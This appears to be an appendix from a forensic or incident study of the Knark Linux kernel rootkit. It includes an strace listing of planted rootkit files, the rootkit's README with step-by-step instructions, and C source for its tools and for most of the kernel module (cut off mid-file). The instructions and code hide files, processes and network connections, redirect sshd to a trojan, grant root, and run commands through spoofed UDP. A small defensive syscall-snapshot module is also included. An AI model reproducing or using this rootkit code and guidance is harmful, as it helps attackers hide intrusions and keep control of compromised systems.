old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:root\nbin:x:1:root,bin,d"..., 4096) = 788
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/passwd", O_RDONLY)           = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=1730, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1730
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/group", O_RDONLY)            = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=788, ...}) = 0
```

```
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:root\nbin:x:1:root,bin,d"..., 4096) = 788
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/passwd", O_RDONLY)           = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=1730, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1730
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/group", O_RDONLY)            = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=788, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:root\nbin:x:1:root,bin,d"..., 4096) = 788
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
write(1, "total 1196\ndrwxrwxrwt   11 root "..., 1371total 1196
drwxrwxrwt   11 root     root         4096 May 14 02:02 .
drwxr-xr-x   18 root     root         4096 May 12 20:46 ..
drwxrwxrwt    2 root     root         4096 May 13 16:01 .ICE-unix
-r--r--r--    1 root     root           11 May 13 15:59 .X0-lock
drwxrwxrwt    2 root     root         4096 May 13 15:59 .X11-unix
drwxrwxrwt    2 xfs      xfs          4096 May 12 20:24 .font-unix
drwxr-xr-x    2 root     root         4096 May 14 02:02 .hideme
-rw-r--r--    1 root     root      1074303 May 13 13:14 hacking.tgz
drwx------    2 feiliu   feiliu       4096 May 13 16:01 kde-feiliu
-rw-r--r--    1 root     root        57213 May 13 16:24 knark-2.4.3.tgz
-rw-r--r--    1 root     root        14136 May 14 01:41 knark.o
drwx------    2 Wolverin Wolverin     4096 May 10 22:54 ksocket-
Wolverine
drwx------    2 feiliu   feiliu       4096 May 14 00:12 ksocket-feiliu
drwx------    2 root     root         4096 May 10 20:42 ksocket-root
-rw-r--r--    1 root     root           53 May  9 11:49 linuxconf-
rpminstall.log
drwx------    2 feiliu   feiliu       4096 May 10 20:55 mcop-feiliu
-rw-r--r--    1 root     root         1320 May 13 17:22 modhide.o
-rw-------    1 feiliu   feiliu        528 May 12 23:55
nsform3AFE059412E0B5F
-rw-------    1 root     root            0 May 12 20:24 session_mm.sem
-rw-r--r--    1 root     root         1620 May 14 00:45 syscall.o
) = 1371
close(1)                                = 0
munmap(0x40020000, 4096)                = 0
_exit(0)                                = ?
```

C.4: Readme

```
            Knark v0.59 by Creed @ #hack.se
               email: creed@sekure.net


Knark is a kernel-based rootkit for Linux 2.2.

No part of knark may be used to break the law, or to cause damage of
any
kind. And I'm not responsible for anything you do with it.


The heart of the package, knark.c, is a Linux lkm (loadable kernel-
module).
Type "make" to compile knark and the programs included, and then
"insmod knark"
to load the lkm. When knark is loaded, the hidden directory /proc/knark
is
created. The following files are created in this directory:

author            shameless self-promotion banner :-)
files       list of hidden files on the system
nethides    list of strings hidden in /proc/net/[tcp|udp]
pids        list of hidden pids, ps-like output
redirects   list of exec-redirection entries



Changes since v0.50:
Added remote command execution, and added the client-program rexec.


These are the programs included in the package (they all depend on
knark.o
to be loaded, except for taskhack.c which modifies /dev/kmem directly):


hidef Used to hide files on the system.
      Create your hax0r-directory /usr/lib/.hax0r, and type:
      ./hidef /usr/lib/.hax0r
      Now this directory will be hidden, and won't be shown by ls or
du.
      Subdirs and files will be hidden as well, so you don't have to
      hidef anything you put in this directory.


unhidef     Used to unhide hidden files. You can cat /proc/knark/files
if you've
      forgotten which files you've hidden. Type:
      ./unhidef /usr/lib/.hax0r
      to make your previously hidden directory visible again.
      However, there is a bug in the module which makes directory trees
```

```
      start from their mount-point. This means, if you have a
filesystem
      mounted to /mnt, and you hide the file /mnt/secret, this file
will
      show up as /secret in /proc/knark/files. Files in the root-
filesystem
      aren't affected.


ered  Used to configure exec-redirection.
      Copy your sshd trojan to /usr/lib/.hax0r/sshd_trojan, and type:
      ./ered /usr/local/sbin/sshd /usr/lib/.hax0r/sshd_trojan
      Now, when /usr/local/sbin/sshd is supposed to be executed, your
      trojan program will be executed instead. To clear all exec-
redirection
      entries, type:
      ./ered -c


nethide     Used to hide strings in /proc/net/tcp and /proc/net/udp.
This is
      where netstat gets it's information. Type:
      ./nethide ":ABCD "
      to hide connections to/from port ABCD hex (43981 dec). This will
      "grep -v" the line ":ABCD " from /proc/net/[tcp|udp].
      You have to understand the output from /proc/net/[tcp|udp] to use
      this program. Lets say that you have sshd running on your box.
      Connect to localhost port 22, and type:
      netstat -at
      One of the lines looks like this:
      Proto Recv-Q Send-Q Local Address      Foreign Address  State
      tcp        0      0 localhost:ssh      localhost:1023
ESTABLISHED
      And now, lets check /proc/net/tcp. Type:
      cat /proc/net/tcp
      One of the lines looks like this:
        local_address rem_address   blablabla...
      0:0100007F:0016 0100007F:03FF 01 00000000:00000000 00:00000000
00000000
      If we want to hide everything about ip-address 127.0.0.1, we have
to
      translate it to this format. Start with 127: 7F in hex. Then 0:
00
      in hex, which gives us 007F. And 0 again: 00007F, and at last 1
      which gives us the number 0100007F. Now, if we want to hide
      everything about port 22 and ip-address 127.0.0.1 it looks like
this:
      0100007F:0016 (0016 is port 22 in hex). So, typing:
      ./nethide "0100007F:0016" will hide connections to/from localhost
      port 22, and typing:
      ./nethide ":ABCD " will remove all lines containing ":ABCD ".
It's
      like "grep -v". Do you get it? :-)


rootme      Used to gain root-access without using suid programs. Type:
      ./rootme /bin/sh
```

```
      to execute /bin/sh with root-privs. This will also work:
      ./rootme /bin/ls -l /root
      You have to type the whole path-name of the binary to execute.


taskhack Used to change *uid's and *gid's of running processes. Type:
      ./taskhack -alluid=0 pid
      This will change all *uid's (uid, euid, suid, fsuid) of process
      "pid" to 0 (root). Type:
      ps aux | grep bash
      creed       91  0.0  1.3  1424   824   1 S    15:31   0:00 -bash
      Now, we want to change the euid of this process to 0 (root).
Type:
      ./taskhack -euid=0 91
      ps aux | grep bash
      root (!)    91  0.0  1.3  1424   824   1 S    15:31   0:00 -bash
      Isn't this just great? :-).

*rexec      Used to execute commands remotely on a knark-server. Type:
*     ./rexec www.microsoft.com haxored.server.nu /bin/touch /LUDER
*     This will send a spoofed udp packet from www.microsoft.com:53 to
*     haxored.server.nu:53, which tells haxored.server.nu to /bin/touch
*     /LUDER. If you wan't to try this on localhost, don't specify a
*     spoofed address different from your own, since the kernel won't
*     accept it.
*     ./rexec localhost localhost /bin/touch /LUDER
*     will do it for you.

(* = newly added thing)


And knark has eaven more features than this:
sending signal 31 to a process will hide it's directory in /proc,
making
it invisible to ps and top. Type:
kill -31 pid
If this process fork's or clone's, all childs of the process will be
hidden.
This means, that if you hide your shell with kill -31, all commands you
issue will be invisible. That's neat :-).
If you want to make a process visible again for some reason, and you've
forgotten the pid, just cat /proc/knark/pids. This will give you a ps-
like
output of all hidden processes.

Sniffers sets the network interface in promiscious mode, and many
simple
sniffer-detectors rely on this. When knark is loaded, no network
interface
will show the IFF_PROMISC flag when SIOCGIFFLAGS is requested. Hiding
the
sniffer with signal 31 is also recommended.

This package includes another lkm than knark; modhide. When modhide is
loaded, it removes the latest loaded module from the module list, thus
hiding it from lsmod, and removing it from /proc/modules. Type:
insmod knark
```

```
lsmod | grep knark
knark                   6640   0  (unused)
insmod modhide
(error messages)
lsmod | grep knark
*noting*

But be careful, you might have to reboot to get rid of knark if you
load
modhide, since it can't be removed with normal methods, like rmmod.
Have fun. And stay out of trouble.

By the way, I don't recommend you to unload the module, there is some
kind
of bug that can make strange things happen. Sometimes it works fine,
sometimes
a process dies and sometimes your computer will look like a banana.
This is not a bug-free release. Please let me know if you find things
to
improve.



email: creed@sekure.net
Ircnet and EFNet: Creed (or Creed_ or something like that) @sekure.net
```

C.5: Readme.cyberwinds

```
This package includes some sample 2.4 module codes and Knark.59 ported
to kernel 2.4. I feel it is really nasty not to provide any protection
module against knark in such kind of distribution, so in the
knark-2.4.3 directory, you can find a syscall module. This syscall
module can take a snapshot of all the syscall addresses in current
system. By doing so, you can create a syscall addresses copy after a
refresh installation and use this copy to validate your system
integrity later on.

If you do not know what knark is, you probably won't want to try it
out.

************************************************************************
*                                                                      *
* I am not responsible for whatever you do with this code. It is for  *
* educational purpose only!!! If you are busted, it is your own fault.*
*                                                                      *
************************************************************************

cyberwinds@hotmail.com #irc.openprojects.net

What's new?

1. 2.4 kernel support
   *) The /proc filesystem stuff has to be completely rewritten
because of kernel migration from 2.2 to 2.4. /proc node registration
and cleanup code is completely different. There is no longer shortcut
to identify /proc/net/tcp and /proc/net/udp--that were statistically
```

```
set in 2.2 kernel.
   *) The 2.4 kernel uses getdents64 to identify a dentry. As a
   *) diff knark.c.2.2 knark.c will show all the changes made to the
module to work on kernel 2.4
result, sys_getdents64 has to be intercepted and new data structures
are introduced.
2. modhide can hide arbitrary module.
   *) By using module->modname, arbitrary module can be hidden from
examination.
```

C.6: Syscall.c

```
/*
 *Compile:
 *gcc - O2 - c get_sys_call_addr.c - I / usr / src / linux / include -
fomit -frame - pointer
 * # Install:
 * # /sbin/insmod get_sys_call_addr.o
 **After install, copy / proc / syscall to some safe place.When you
suspect * LKM was installed, compare the / proc / syscall to your
original copy.If * they are different, probably LKM was installed. *
*The format of / proc / syscall is:
 *sys_call_index sys_call_addr
 */
#define __KERNEL__
#define MODULE
#include <linux/version.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <linux/config.h>
#include <linux/smp_lock.h>
#include <linux/stat.h>
#include <linux/dirent.h>
#include <linux/sys.h>
#include <sys/syscall.h>      /* The list of system calls */
#include <linux/dirent.h>
#include <linux/proc_fs.h>    /* Necessary because we use the proc fs
*/
#include <asm/uaccess.h>
#include <asm/errno.h>
#define MOD_NAME "syscalls"
extern void *sys_call_table[];

/*
 * following "read" functions are used to provide information in
 * /proc file system
 */
static int
read_sys_call_addr (char * buf, char ** start, off_t offset, int len,
int * eof,
                    void * data){
  int i;
  if(offset > 0) return 0;
  len = sprintf (buf, "# system call addresses\n");
```

```
  for (i = 0; i < NR_syscalls; i++){
    len += sprintf (buf + len, "%3d\t%x\n", i, (void
*)(sys_call_table[i]));
  }
  //len+= sprintf(buf+len, "0\t%x\n", (void *)(sys_call_table[0]));
  *start = buf;
  *eof = 1;
  return len;
}

int
init_module (void)
{
  struct proc_dir_entry * ent = create_proc_entry("syscalls",
S_IFREG|S_IRUGO, &proc_root);
  if(ent == 0x0)
    return -EINVAL;
  ent->read_proc = read_sys_call_addr;
  return 0;
  // proc_register (&proc_root, &sys_call_addr);
}


void
cleanup_module (void)
{
  remove_proc_entry("syscalls", &proc_root);
  //proc_unregister (&proc_root, sys_call_addr.low_ino);
}
```

C.7: Syscall_table.txt

```
# system call addresses
  0   c011c550
  1   c01164e0
  2   c0105894
  3   c012dc18
  4   c012dcdc
  5   c012d834
  6   c012d944
  7   c01168a0
  8   c012d8c8
  9   c0139730
 10   c013937c
 11   c01058f4
 12   c012cf90
 13   c0116da8
 14   c0138c0c
 15   c012d2a4
 16   c011e72c
 17   c011c550
 18   c013500c
 19   c012db20
 20   c011aabc
 21   c0133648
```

```
22   c0133064
23   c011e834
24   c011ebe8
25   c0116df0
26   c01099fc
27   c011aa74
28   c01351d0
29   c010ba30
30   c012cc8c
31   c011c550
32   c011c550
33   c012ce5c
34   c0111cec
35   c011c550
36   c012ec48
37   c011be08
38   c013a0e8
39   c0138e6c
40   c0139134
41   c013a918
42   c010b460
43   c011d1c8
44   c011c550
45   c01207d4
46   c011e7e4
47   c011ec40
48   c011c3e4
49   c011ec14
50   c011ec70
51   c01192cc
52   c0132f70
53   c011c550
54   c013b07c
55   c013abb0
56   c011c550
57   c011d21c
58   c011c550
59   c010b93c
60   c011dbfc
61   c012d124
62   c01325f0
63   c013a868
64   c011aac8
65   c011d344
66   c011d3a4
67   c0106168
68   c011c38c
69   c011c39c
70   c011e7f8
71   c011e7a8
72   c0105fe8
73   c011c150
74   c011d5a8
75   c011d7fc
76   c011d778
77   c011dbd0
78   c0116e58
```

```
 79   c0116f6c
 80   c011eae8
 81   c011eb5c
 82   c010b65c
 83   c013955c
 84   c01350f0
 85   c0135290
 86   c0135660
 87   c012a8b0
 88   c011c738
 89   c013b500
 90   c010b54c
 91   c0121540
 92   c012c680
 93   c012c854
 94   c012d20c
 95   c011e768
 96   c011c6d0
 97   c011c5f8
 98   c011c550
 99   c012c4f8
100   c012c590
101   c010a688
102   c01aeb68
103   c0113b44
104   c0116b80
105   c01169f0
106   c0135080
107   c0135160
108   c0135230
109   c010b8c0
110   c010a768
111   c012d998
112   c011c550
113   c0108a6c
114   c01164f0
115   c012a408
116   c0116c50
117   c010b6c4
118   c012ecd0
119   c01063b4
120   c01058b0
121   c011d69c
122   c011d53c
123   c010aa48
124   c01173e8
125   c01251a0
126   c011c160
127   c01143c4
128   c0114518
129   c0114b74
130   c0115588
131   c0145034
132   c011d2fc
133   c012d068
134   c0131628
135   c0131a84
```

```
136   c01136b8
137   c011c550
138   c011eac0
139   c011ead4
140   c012db58
141   c013b64c
142   c013bd5c
143   c013e1d0
144   c0123938
145   c012dff4
146   c012e048
147   c011d350
148   c012ed58
149   c0117c30
150   c0125690
151   c0125748
152   c0125838
153   c01258c0
154   c0111efc
155   c0111f78
156   c0111ee4
157   c0111f14
158   c011201c
159   c011204c
160   c0112078
161   c011209c
162   c011ab1c
163   c0125e34
164   c011e848
165   c011e898
166   c0108b50
167   c0115430
168   c013c4a0
169   c0141e10
170   c011e980
171   c011e9d8
172   c011dc18
173   c0106488
174   c011c2b0
175   c011b930
176   c011bb5c
177   c011bb70
178   c011be60
179   c0106074
180   c012e09c
181   c012e174
182   c011e6f0
183   c013fc6c
184   c0119760
185   c0119954
186   c0106268
187   c0122f24
188   c011c550
189   c011c550
190   c01058d4
191   c011d720
192   c010b4b8
```

```
193   c012c9bc
194   c012cb70
195   c01354a0
196   c0135510
197   c0135580
198   c012d490
199   c011aadc
200   c011aafc
201   c011aaec
202   c011ab0c
203   c011cab8
204   c011c930
205   c011d3fc
206   c011d44c
207   c012d4d8
208   c011cd64
209   c011cf00
210   c011cf94
211   c011d058
212   c012d448
213   c011cc34
214   c011c9f0
215   c011d0f4
216   c011d17c
217   c0133828
218   c012437c
219   c01240d8
220   c013b8b0
221   c013abec
222   c011c550
223   c011c550
224   c011c550
225   c011c550
226   c011c550
227   c011c550
228   c011c550
229   c011c550
230   c011c550
231   c011c550
232   c011c550
233   c011c550
234   c011c550
235   c011c550
236   c011c550
237   c011c550
238   c011c550
239   c011c550
240   c011c550
241   c011c550
242   c011c550
243   c011c550
244   c011c550
245   c011c550
246   c011c550
247   c011c550
248   c011c550
249   c011c550
```

```
250   c011c550
251   c011c550
252   c011c550
253   c011c550
254   c011c550
255   c011c550
```

C.8: Author_banner.c

```
/*
 * author_banner.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in a legal way,
 * or to not cause damage of any kind.
 *
 * Eat a frog for more info.
 */


#include <stdio.h>
#include "knark.h"

void author_banner(const char *progname)
{
    fprintf(stderr,
          "\n\t%s by Creed @ #hack.se 1999 <creed@sekure.net>
\tPort to 2.4 2001 by Cyberwinds@hotmail.com #irc.openprojects.net\n",
          progname);
    return;
}
```

C.9: Ered.c

```
/*
 * ered.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <stdio.h>
#include <time.h>
#include <sys/time.h>

#include "knark.h"


void usage(const char *progname)
{
```

```
    fprintf(stderr,
          "Usage:\n"
          "\t%s <from> <to>\n"
            "\t%s -c (clear redirect-list)\n"
          "ex: %s /usr/local/sbin/sshd /usr/lib/.hax0r/sshd_trojan\n",
          progname, progname, progname);
    exit(-1);
}


int main(int argc, char *argv[])
{
    struct stat st;
    struct exec_redirect er;

    author_banner("ered.c");

    if(argc != 3)
    {
      if(argc != 2 || strcmp(argv[1], "-c"))
          usage(argv[0]);

      if(settimeofday((struct timeval *)KNARK_CLEAR_REDIRECTS,
                  (struct timezone *)NULL) == -1)
      {
          perror("settimeofday");
          fprintf(stderr, "Have you really loaded knark.o?!\n");
          exit(-1);
      }
      printf("Done. Redirect list is cleared.\n");
      exit(0);
    }

    er.er_from = argv[1];
    er.er_to = argv[2];

    if(stat(er.er_from, &st) == -1)
      perror("stat"), exit(-1);

    if(!S_ISREG(st.st_mode))
    {
      fprintf(stderr, "%s is not a regular file\n", er.er_from);
      exit(-1);
    }

    if(~st.st_mode & S_IXUSR)
    {
      fprintf(stderr, "%s is not an executable file\n", er.er_from);
      exit(-1);
    }

    if(stat(er.er_to, &st) == -1)
      perror("stat"), exit(-1);

    if(!S_ISREG(st.st_mode))
    {
      fprintf(stderr, "%s is not a regular file\n", er.er_to);
```

```
      exit(-1);
    }

    if(~st.st_mode & S_IXUSR)
    {
      fprintf(stderr, "%s is not an executable\n", er.er_to);
      exit(-1);
    }

    if(settimeofday((struct timeval *)KNARK_ADD_REDIRECT,
                (struct timezone *)&er) == -1)
    {
      perror("settimeofday");
      fprintf(stderr, "Have you really loaded knark.o?!\n");
      exit(-1);
    }

    printf("Done: %s -> %s\n", er.er_from, er.er_to);
    exit(0);

}
```

C.10: Hidef.c

```
/*
 * hidef.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */

#include <sys/types.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>

#include "knark.h"


void usage(const char *progname)
{
    fprintf(stderr,
          "Usage:\n"
          "\t%s /usr/lib/.hax0r\n",
          progname);
    exit(-1);
}


int main(int argc, char *argv[])
{
    int fd, len, hidef=0;
```

```
    char *avp;

    author_banner("hidef.c");

    len = strlen(argv[0]);
    for(avp = argv[0]+len-1; avp > argv[0] && *avp != '/'; avp--);
    if(*avp == '/')
      avp++;

    if(!strcmp("hidef", avp))
      hidef++;
    else if(strcmp("unhidef", avp))
    {
      fprintf(stderr, "argv[0] is neither \"hidef\" nor
\"unhidef\"\n");
      exit(-1);
    }

    if(argc != 2)
      usage(argv[0]);

    if( (fd = open(argv[1], O_RDONLY)) == -1)
      perror("open"), exit(-1);

    if( (ioctl(fd, KNARK_ELITE_CMD,
hidef?KNARK_HIDE_FILE:KNARK_UNHIDE_FILE)) == -1)
      perror("ioctl"), exit(-1);

    close(fd);

    exit(0);
}
```

C.11: Knark.c

```
/*
 * knark.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 * Ported to kernel 2.4 2001 by cyberwinds@hotmail.com
#irc.openprojects.net
 *
 * This lkm is based on heroin.c by Runar Jensen, so credits goes to
him.
 * Heroin.c however offered quite few features, and major changes have
been
 * made, so this isn't the same piece of code anymore.
 *
 * This program/lkm may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 * For the curious: %hu unsigned short %u unsigned int %lu unsigned
long %Lu long long unsigned
 */
```

```
#define __KERNEL_SYSCALLS__
#include <linux/version.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/sched.h>
#include <linux/socket.h>
#include <linux/smp_lock.h>
#include <linux/stat.h>
#include <linux/dirent.h>
#include <linux/fs.h>
#include <linux/if.h>
#include <linux/modversions.h>
#include <linux/malloc.h>
#include <linux/unistd.h>
#include <linux/string.h>
#include <linux/skbuff.h>
#include <linux/ip.h>
#include <sys/syscall.h>
#include <net/protocol.h>
#include <net/udp.h>
#include <net/icmp.h>
#include <linux/dirent.h>
#include <linux/proc_fs.h>
#include <asm/uaccess.h>
#include <asm/errno.h>
#include <asm/unistd.h>

#include "knark.h"

#define PF_INVISIBLE 0x10000000
#define PROC_NET_TCP "tcp"
#define PROC_NET_UDP "udp"

struct linux_dirent {
        unsigned long   d_ino;
        unsigned long   d_off;
        unsigned short  d_reclen;
        char            d_name[1];
};
struct linux_dirent64 {
        u64             d_ino;
        s64             d_off;
        unsigned short  d_reclen;
        unsigned char   d_type;
        char            d_name[0];
};

extern void *sys_call_table[];

static inline _syscall3(int, getdents, uint, fd, void *, dirp, uint,
count);
static inline _syscall3(int, getdents64, uint, fd, void *, dirp, uint,
count);
static inline _syscall2(int, kill, int, pid, int, sig);
static inline _syscall3(int, ioctl, unsigned int, fd, unsigned int,
cmd, unsigned long, arg);
static inline _syscall1(int, fork, int, regs);
```

```
static inline _syscall1(int, clone, int, regs);
static inline _syscall2(int, settimeofday, struct timeval *, tv, struct
timezone *, tz);

asmlinkage long (*original_getdents)(unsigned int, void *, unsigned
int);
asmlinkage long (*original_getdents64)(unsigned int, void *, unsigned
int);
asmlinkage long (*original_kill)(int, int);
asmlinkage ssize_t (*original_read)(unsigned int, char *, size_t);
asmlinkage long (*original_ioctl)(unsigned int, unsigned int, unsigned
long);
asmlinkage int (*original_fork)(struct pt_regs);
asmlinkage int (*original_clone)(struct pt_regs);
asmlinkage int (*original_execve)(struct pt_regs);
asmlinkage long (*original_settimeofday)(struct timeval *, struct
timezone *);

asmlinkage long knark_getdents(unsigned int, void *, unsigned int);
asmlinkage long knark_getdents64(unsigned int, void *, unsigned int);
asmlinkage int knark_fork(struct pt_regs);
asmlinkage int knark_clone(struct pt_regs);
asmlinkage long knark_kill(pid_t, int);
asmlinkage long knark_ioctl(int, int, long);
asmlinkage ssize_t knark_read(int, char *, size_t);
asmlinkage int knark_execve(struct pt_regs regs);
asmlinkage long knark_settimeofday(struct timeval *, struct timezone
*);

unsigned int knark_error(char * err_msg);
int knark_atoi(char *);
void knark_bcopy(char *, char *, unsigned int);
struct task_struct *knark_find_task(pid_t);
int knark_is_invisible(pid_t);
int knark_hide_process(pid_t);
int knark_hide_file(struct inode *, struct dentry *);
int knark_unhide_file(struct inode *);
int knark_secret_file(ino_t, kdev_t);
struct knark_dev_struct *knark_add_secret_dev(kdev_t);
struct knark_dev_struct *knark_get_secret_dev(kdev_t);
int knark_add_nethide(char *);
int knark_clear_nethides(void);
int knark_add_redirect(struct exec_redirect *);
char *knark_redirect_path(char *);
int knark_clear_redirects(void);

int knark_read_pids(char *, char **, off_t, int, int *, void *);
int knark_read_files(char *, char **, off_t, int, int *, void *);
int knark_read_redirects(char *, char **, off_t, int, int *, void *);
int knark_read_nethides(char *, char **, off_t, int, int *, void *);
int knark_read_author(char *, char **, off_t, int, int *, void *);
#ifdef FUCKY_REXEC_VERIFY
int knark_read_verify_rexec(char *, char **, off_t, int, int *, void
*);
int knark_write_verify_rexec(struct file *, const char *, u_long, void
*);
#endif /*FUCKY_REXEC_VERIFY*/
```

```
int knark_do_exec_userprogram(void *);
int knark_execve_userprogram(char *, char **, char **, int);
//int knark_udp_rcv(struct sk_buff *, unsigned short);
int knark_udp_rcv(struct sk_buff *);
struct inet_protocol * original_udp_protocol;

ino_t knark_ino;
int errno;
/*
 * Use a different major or minor number if you found knark completely
failed on your
 * system. I found it confusing that proc_roo.rdev shows major 0 minor
0 as its
 * device signature.
 */
unsigned short proc_major_dev = 0;
unsigned short proc_minor_dev = 4;

#ifdef FUCKY_REXEC_VERIFY
int verify_rexec = 16;
#endif /*FUCKY_REXEC_VERIFY*/

struct redirect_list
{
    struct redirect_list *next;
    struct exec_redirect rl_er;
} *knark_redirect_list = NULL;


struct nethide_list
{
    struct nethide_list *next;
    char *nl_hidestr;
} *knark_nethide_list = NULL;


struct knark_dev_struct {
    kdev_t d_dev;
    int d_nfiles;
    ino_t d_inode[MAX_SECRET_FILES];
    char *d_name[MAX_SECRET_FILES];
};


struct knark_fs_struct {
    int f_ndevs;
    struct knark_dev_struct *f_dev[MAX_SECRET_DEVS];
} *kfs;


struct execve_args {
    char *path;
    char **argv;
    char **envp;
};
```

```
struct proc_dir_entry * knark_dir;
struct proc_dir_entry * knark_pids;
struct proc_dir_entry * knark_files;
struct proc_dir_entry * knark_redirects;
struct proc_dir_entry * knark_nethides;
struct proc_dir_entry * knark_author;
#ifdef FUCKY_REXEC_VERIFY
struct proc_dir_entry * knark_verify_rexec;
#endif /*FUCKY_REXEC_VERIFY*/


struct inet_protocol knark_udp_protocol =
{
    &knark_udp_rcv,
    NULL,
    NULL,
    IPPROTO_ICMP,
    0,
    NULL,
    "ICMP"
};

unsigned int knark_error(char * err_msg){
  return EINVAL;
}


int knark_atoi(char *str)
{
    int ret = 0;

    while (*str)
    {
        if(*str < '0' || *str > '9')
            return -EINVAL;
        ret *= 10;
        ret += (*str - '0');
        str++;
    }
    return ret;
}


void knark_bcopy(char *src, char *dst, unsigned int num)
{
    while(num-- > 0)
        *(dst++) = *(src++);
}


int knark_strcmp(const char *str1, const char *str2)
{
    while(*str1 && *str2)
      if(*(str1++) != *(str2++))
          return -1;
    return 0;
```

```
}


struct task_struct *knark_find_task(pid_t pid)
{
    struct task_struct *task = current;

    do {
      if(task->pid == pid)
          return task;
      task = task->next_task;
    } while(current != task);

    return NULL;
}


int knark_is_invisible(pid_t pid)
{
    struct task_struct *task;

    if(pid < 0) return 0;

    if( (task = knark_find_task(pid)) == NULL)
      return 0;
    // use a kernel func instead :)
    //    if( (task = find_task_by_pid(pid)) == 0x0)
    //      return 0;
    if(task->flags & PF_INVISIBLE)
      return 1;

    return 0;
}


int knark_hide_process(pid_t pid)
{
    struct task_struct *task;

    if( (task = knark_find_task(pid)) == NULL)
      return 0;

    task->flags |= PF_INVISIBLE;

    return 1;
}


struct knark_dev_struct *knark_add_secret_dev(kdev_t dev)
{
    int current_dev = kfs->f_ndevs;
    int ndevs = kfs->f_ndevs;
    struct knark_dev_struct **kds = kfs->f_dev;

    if(ndevs >= MAX_SECRET_DEVS)
      return NULL;
```

```
    kds[current_dev] = (struct knark_dev_struct *)
kmalloc(sizeof(struct knark_dev_struct), GFP_KERNEL);
    if(kds[current_dev] == NULL)
      return NULL;

    kds[current_dev]->d_dev = dev;
    kds[current_dev]->d_nfiles = 0;
    memset(kds[current_dev]->d_inode, 0, MAX_SECRET_FILES *
sizeof(ino_t));
    memset(kds[current_dev]->d_name, 0, MAX_SECRET_FILES * sizeof(char
*));
    kfs->f_ndevs++;

    return kds[current_dev];
}


struct knark_dev_struct *knark_get_secret_dev(kdev_t dev)
{
    int ndevs = kfs->f_ndevs;
    struct knark_dev_struct **kds = kfs->f_dev;
    int i;

    for(i = 0; i < ndevs; i++){
      if(kds[i]->d_dev == dev)
      return kds[i];
    }
    return NULL;
}


int knark_secret_file(ino_t inode, kdev_t dev)
{
    int i;
    int nfiles;
    struct knark_dev_struct *kds;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL)
      return 0;

    nfiles = kds->d_nfiles;
    for(i = 0; i < nfiles; i++)
      if(kds->d_inode[i] == inode)
          return 1;

    return 0;
}

int knark_hide_file(struct inode *inode, struct dentry *entry)
{
    char *name, *nameptr[16];
    int i, len, namelen = 0;
    struct knark_dev_struct *kds;
    ino_t ino = inode->i_ino;
    kdev_t dev = inode->i_sb->s_dev;
```

```
    if(knark_secret_file(ino, dev))
        return -1;

    kds = knark_get_secret_dev(dev);
    if(kds == NULL) {
        kds = knark_add_secret_dev(dev);
        if(kds == NULL)
            return -1;
    }

    else if(kds->d_nfiles >= MAX_SECRET_FILES)
        return -1;
    kds->d_inode[kds->d_nfiles] = ino;

    if(entry) {
      memset(nameptr, 0, 16*sizeof(char *));
      for(i = 0; i < 16 && entry->d_name.len != 1 && entry-
>d_name.name[0] != '/'; i++)
      {
          nameptr[i] = (char *)entry->d_name.name;
          namelen += entry->d_name.len;
          entry = entry->d_parent;
      }
      namelen += i + 1; // the '/'s :)
      kds->d_name[kds->d_nfiles] = kmalloc(namelen, GFP_KERNEL);
      name = kds->d_name[kds->d_nfiles];
      name[0] = '\0';

      for(i = 0; nameptr[i]; i++) ;
      for(i--; i >= 0; i--)
      {
          len = strlen(name);
          name[len] = '/';
          strcpy(&name[len+1], nameptr[i]);
      }
    }

    else
      kds->d_name[kds->d_nfiles] = NULL;

    return ++kds->d_nfiles;
}


int knark_unhide_file(struct inode *inode)
{
    int i;
    int nfiles;
    struct knark_dev_struct *kds;
